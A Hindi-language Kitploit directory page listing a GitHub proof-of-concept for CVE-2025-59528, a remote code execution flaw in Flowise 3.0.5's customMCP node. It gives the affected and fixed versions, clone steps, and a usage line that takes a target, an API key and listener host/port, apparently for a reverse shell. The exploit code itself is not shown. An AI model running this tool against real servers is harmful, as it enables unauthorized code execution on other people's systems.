
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-59528 — CVE-2025-59528 प्रूफ ऑफ कॉन्सेप्ट | Kitploit
उपकरण/GitHubGitHub/vanhari/cve-2025-59528
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubvanhari/cve-2025-59528

CVE-2025-59528

CVE-2025-59528 प्रूफ ऑफ कॉन्सेप्ट

रिपॉजिटरी देखें
15 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2025-59528 – Flowise कस्टमMCP नोड RCE (PoC)

Visitors

अवलोकन

यह रिपॉजिटरी Flowise v3.0.5 में CVE-2025-59528 का प्रमाण-अवधारणा (proof of concept) प्रदर्शित करती है।

यह कमजोरी customMCP नोड में मौजूद है, जहाँ उपयोगकर्ता द्वारा प्रदान किया गया mcpServerConfig इनपुट इस प्रकार संसाधित किया जाता है जिससे Function कंस्ट्रक्टर के माध्यम से असुरक्षित मूल्यांकन द्वारा जावास्क्रिप्ट कोड निष्पादन होता है।

प्रभावित संस्करण

प्रभावितस्थिर
3.0.53.0.6

प्रभाव

एक प्रमाणित उपयोगकर्ता सर्वर पर मनमाना जावास्क्रिप्ट निष्पादित करने में सक्षम हो सकता है, जो संभावित रूप से दूरस्थ कोड निष्पादन की ओर ले जाता है।

स्थापना

OSX/Linux

git clone https://github.com/vanhari/CVE-2025-59528.git
cd CVE-2025-59528

Windows

git clone https://github.com/vanhari/CVE-2025-59528.git
cd CVE-2025-59528

उपयोग


python3 CVE-2025-59528.py -t "<url>" --api-key <api_key> --lhost <ip> --lport <port>

Usage

अस्वीकरण

यह उपकरण केवल शैक्षिक और अनुसंधान उद्देश्यों के लिए प्रदान किया गया है। निर्माता इस उपकरण के किसी भी दुरुपयोग या क्षति के लिए कोई जिम्मेदारी नहीं लेता है।

टूल डाउनलोड करें